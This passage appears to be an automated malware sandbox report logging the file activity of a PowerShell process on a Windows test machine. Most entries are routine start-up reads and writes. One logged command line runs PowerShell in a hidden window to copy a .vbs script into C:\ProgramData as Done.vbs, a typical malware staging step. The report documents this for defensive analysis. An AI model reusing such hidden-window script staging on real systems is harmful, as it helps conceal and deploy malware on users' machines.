C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 fd 74 38 9f fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7t8C C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1SafeGetCommandGet-scriptBlockScope$Get-DictionaryValueFromFirstKeyFoundNew-PesterOptionInvoke-PesterResolveTest	success or wait	1	7FFA4CE7B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scriptFind-Package<eYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scr<wbr>iptFileInfo	success or wait	1	7FFA4CE7B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scriptupmoUninstall-scr<wbr>iptGet-Installedscr<wbr>iptUpdate-ModuleRegister-PSRepositoryFind-scr<wbr>iptUnregister-PSRepositorypumoTest-scr<wbr>iptFileInfoUpdate-Scri	success or wait	1	7FFA4CE7B526	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D72625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D72625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50D72625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA50E412E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA50D562DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFA50D563B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA50E412E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	2	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	116	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4CE7B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA4CE7B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA4CE7B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.V9921e851#\f2e0589ed6d670f264a5f65dd0ad000f\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	7FFA50E412E7	ReadFile
C:\Users\desktop.ini	unknown	176	success or wait	1	7FFA51161D6F	unknown
C:\Users\Public\desktop.ini	unknown	176	success or wait	1	7FFA51161D6F	unknown
C:\Users\Public\Desktop\desktop.ini	unknown	176	success or wait	1	7FFA51161D6F	unknown
C:\ProgramData\Microsoft\Windows\Start Menu\desktop.ini	unknown	176	success or wait	1	7FFA51161D6F	unknown
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\desktop.ini	unknown	742	success or wait	1	7FFA51161D6F	unknown
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\desktop.ini	unknown	176	success or wait	1	7FFA51161D6F	unknown
C:\Windows\Fonts\desktop.ini	unknown	67	success or wait	1	7FFA51161D6F	unknown
C:\Users\user\Desktop\desktop.ini	unknown	284	success or wait	1	7FFA51161D6F	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\desktop.ini	unknown	176	success or wait	1	7FFA51161D6F	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Desktop.ini	unknown	696	success or wait	1	7FFA51161D6F	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\desktop.ini	unknown	266	success or wait	1	7FFA51161D6F	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini	unknown	176	success or wait	1	7FFA51161D6F	unknown
C:\Users\user\Favorites\desktop.ini	unknown	404	success or wait	1	7FFA51161D6F	unknown

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6508**, Parent PID: **6384**

General

Target ID:	7
Start time:	21:15:31
Start date:	27/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe" -WindowStyle Hidden Copy-Item -Path *.vbs -Destination C:\ProgramData\Done.vbs
Imagebase:	0x7ff619710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA50E9F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA50E9F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_14hqbqjj.gxr.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CE76FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zdtgx0ab.jx5.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CE76FDD	CreateFileW
C:\Users\user\Documents\20220527\PowerShell_transcript.783875._396rmPr.20220527211537.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CE76FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA4A1903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA4A1903FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4A1903FC	unknown
C:\ProgramData\Done.vbs	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FFA4D55817A	CopyFileW
C:\ProgramData\Done.vbs\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	7FFA4D55817A	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_14hqbqjj.gxr.ps1	success or wait	1	7FFA4CE7F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zdtgx0ab.jx5.psm1	success or wait	1	7FFA4CE7F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_14hqbqjj.gxr.ps1	0	1	31	1	success or wait	1	7FFA4CE7B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_zdtgx0ab.jx5.psm1	0	1	31	1	success or wait	1	7FFA4CE7B526	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.783875._396rmPr.20220527211537.txt	0	3	ff		success or wait	1	7FFA4CE7B526	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.783875._396rmPr.20220527211537.txt	3	680	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 37 32 31 31 35 33 38 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 38 33 38 37 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c	**********************Windows PowerShell transcript startStart time: 20220527211538Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 783875 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\	success or wait	11	7FFA4CE7B526	WriteFile
C:\ProgramData\Done.vbs	0	262144	fd fd 0d 00 0a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 0d 00 0a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a 00 3a	:::	success or wait	4	7FFA4D55817A	CopyFileW
C:\ProgramData\Done.vbs:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	7FFA4D55817A	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 00 00 00 09 00 09 00 00 00 00 00 00 00 fd 00 06 00 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	75 6e 6b 6e 6f 77 6e	unknown	success or wait	15	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	15	75 6e 6b 6e 6f 77 6e	unknown	success or wait	15	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	119	1	75 6e 6b 6e 6f 77 6e	unknown	success or wait	9	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1004	4	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA512BF6E8	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1008	100	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA512BF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D72625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D72625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA50D72625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA50D6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA50D6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA50E412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA50E412E7	ReadFile
